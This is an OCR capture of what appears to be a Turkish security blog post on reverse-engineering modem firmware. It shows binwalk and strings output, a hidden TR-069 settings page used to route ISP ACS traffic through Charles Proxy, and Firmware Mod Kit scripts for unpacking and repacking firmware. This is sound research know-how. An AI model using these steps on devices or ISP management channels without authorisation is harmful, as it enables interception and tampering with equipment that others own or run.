

Applications Places
Fri Jun 20, 3:38 PM
root
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# binwalk -e 340TSA5D0.bin
DECIMAL HEX DESCRIPTION
84992 0x14C00 ZynOS header, header size: 48 bytes, rom image type: ROMBIN, uncompressed size: 66696, compressed size: 16847, uncompressed checksum: 0xCB32, compressed checksum: 0xD5A5, flags: 0xE0, uncompressed checksum is valid, the binary is compressed, compressed checksum is valid, memory map table address: 0x0
85043 0x14C33 LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 66696 bytes
128002 0x1F402 GIF image data, version 8"9a", 169 x 50
136194 0x21402 GIF image data, version 8"7a", 153 x 55
401408 0x62000 ZynOS header, header size: 48 bytes, rom image type: ROMBIN, uncompressed size: 5667036, compressed size: 1288801, uncompressed checksum: 0x7560, compressed checksum: 0xF5E, flags: 0xE0, uncompressed checksum is valid, the binary is compressed, compressed checksum is valid, memory map table address: 0x0
401459 0x62033 LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 5667036 bytes
root@kali:~/Desktop# ls
14C33 14C33.7z 340TSA5D0.bin 62033 62033.7z
root@kali:~/Desktop#
KALI LINUX
The quieter you become, the more you are able to hear
[root@kali: ~]
root@kali: ~/Desktop



Applications Places
Fri Jun 20, 3:47 PM
root
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# strings 62033 | grep -i .html
/rpFwUpload.html
/RestoreCfg.html
<html>
</html>
Rphttp.c---[RpBuildReply]--case eRpRomUrl---fHtmlResponseLength =
Rphttp.c---[RpSendReplyBuffer]---fHtmlResponsePtr =
text/html
<html>
text/html
/rpDslDisconnetWarn.html
">here</body></html>
<html>
text/html
/rpAutoFwupgrade .html
">here</body></html>
"text/html; charset=
h_SysAdmin.html
h_Ethernet.html
h_NAT_Mode.html
h_wzOthers.html
h_TimeZone.html
h_wzStatus.html
h_NAT_RuleList.html
h_NAT_RuleEdit.html
h_DHCP.html
h_Diag.html
h_UPNP.html
h_NAT_ServerEdit.html
h_Filter.html
h_Status.html
h_wzENET.html
h_FirmUp.html
h_wzDiag.html
h_WLAN_Setup.html
h_FirstPage.html
h_DiagGeneral.html
h_DiagDSL.html
h_wzPPP.html
h_wzPPPOE.html
h_wzRFC.html
h_DyDNS.html
h_RManage.html
KALI LINUX
The quieter you become, the more you are able to hear
[root@kali: ~]
root@kali: ~/Desktop
:: Web Tabanlı Yapıla...




rpCWMP.html dosyasının adından da anlaşılacağı üzere TR-069 yönetim protokolü ile ilgili ayarların yapıldığı sayfa olduğunu hemen anlayabiliriz. Sayfayı çağırdığımız zaman gelen internet servis sağlayıcısının Auto Configuration Servers (ACS) adresini, Charles Proxy aracının sistem üzerinde dinlediği adresi ve bağlantı noktası (port) ile değiştirip, Charles'a gelen istekleri de internet servis sağlayıcısının ACS adresine yönlendirdiğimizde, bu gizli sayfa sayesinde başarıyla ACS ile modem arasında gerçekleşen trafiği izleyebiliriz.






192.168.1.1/rpCWMP.html
Most Visited
Getting Started
CWMP
CWMP Setup
CWMP
Activated
Deactivated
Login ACS
URL
http://192.168.1.34/cwmpWeb/CPEMgt
User Name
-P-660N-T1A-
Password
Connection Request
Path
/tr069
Port
7547
UserName
-P-660N-T1A-
Password
Periodic Inform
Periodic Inform
Activated
Deactivated
Interval(s)
5
Apply
Cancel



Charles 3.9.2 - Session 1 *
File Edit View Proxy Tools Window Help
Structure
Sequence
Overview
Summary
Chart
Name
Value
Host
socket://hdmacs-tr069.com.tr:7547
Path
/
Notes
Port Forwarding Settings
Forward local TCP and UDP ports to remote servers.
Enable Port Forwarding
Type
Start Port
End Port
Remote Host
Remote Port
TCP
7547
hdmacs-tr069.com.tr
7547
TCP
80
hdmacs-tr069.com.tr
80
Add
Remove
Import
Export
OK
Cancel
Help
Size
Combined
Compression





Peki donanım yazılımını analiz ettikten sonra Charlie Miller ile Chris Valasek'in Cherokee Jeep'i hacklerken yaptıkları gibi donanım yazılımını manipüle edip (patching) cihaza yüklemek istersek, donanım yazılımını tekrar paketlemek için faydalabileceğimiz Firmware Modification Kit (FMK) aracından da kısaca bahsetmek gerekir. İlgili donanım yazılımının dosya sisteminde yer alan dosyalarını, FMK'da yer alan extract-firmware.sh betiği ile diske açtıktan ve değişiklikler yaptıktan sonra yine aynı araçta yer alan build-firmware.sh betiği ile paketlememiz mümkün. Bu sayede hedef cihazın imza kontrolü yapmadan donanım yazılımını güncellemeye izin verip vermediğini de kolaylıkla kontrol edebiliriz.





Applications Places Mon Sep 15, 3:38 PM root
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# /opt/firmware-mod-kit/extract-firmware.sh /opt/firmware-mod-kit/
_FW_1.2.0.36.bin
Firmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake
Scanning firmware...
Scan Time: 2014-09-15 15:38:13
Signatures: 193
Target File: /opt/firmware-mod-kit/ _1.2.0.36.bin
MD5 Checksum: 832f413b5cd21111cfdbca1c8bc17908
DECIMAL HEX DESCRIPTION
168 0xA8 uImage header, header size: 64 bytes, header CRC : 0x969D559A, created: Thu Dec 29 11:15:04 2011, image size: 2727936 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0xE8484B9A, OS: Linux, CPU: MIPS, image type: Filesystem Image, compression type: lzma, image name: "RT-206v4TT RootFS"
232 0xE8 Squashfs filesystem, big endian, lzma signature, version 3.0, size: 2725690 bytes, 470 inodes, blocksize: 65536 bytes, created: Thu Dec 29 11:15:04 2011
2728168 0x29A0E8 uImage header, header size: 64 bytes, header CRC : 0xD039D69, created: Wed Dec 21 11:59:33 2011, image size: 758140 bytes, Data Address: 0x80010000, Entry Point: 0x80228000, data CRC: 0x160F6F4A, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux



Applications Places Mon Sep 15, 3:42 PM root
Click to view your appointments and tasks
File Edit View Search Terminal Help
Extracting 232 bytes of header image at offset 0
Extracting squashfs file system at offset 232
Extracting 2704 byte footer from offset 3483684
Extracting squashfs files...
Firmware extraction successful!
Firmware parts can be found in '/root/fmk/*'
root@kali:~#
root@kali:~# cd /opt/firmware-mod-kit/fmk
bash: cd: /opt/firmware-mod-kit/fmk: No such file or directory
root@kali:~# cd /root/fmk
root@kali:~/fmk# ls
image_parts logs rootfs
root@kali:~/fmk# cd rootfs
root@kali:~/fmk/rootfs# ls
bin dev etc lib mnt proc ramdisk root sbin sys tmp usr var webs
root@kali:~/fmk/rootfs# ls webs
air.css errors js menu_frame.html upnp
.ico firewall lan nat vlan
altmenu.css homepage.html lang qos wireless
atmenu.css igmp lang.js report wizard2.html
atmenu.js images login.html route
cgi-bin index.html loginmain.html tools
config.bin internet main.html top.html
ddns invalid_host.html management top_login.htm
root@kali:~/fmk/rootfs# touch webs/mert.txt
root@kali:~/fmk/rootfs#

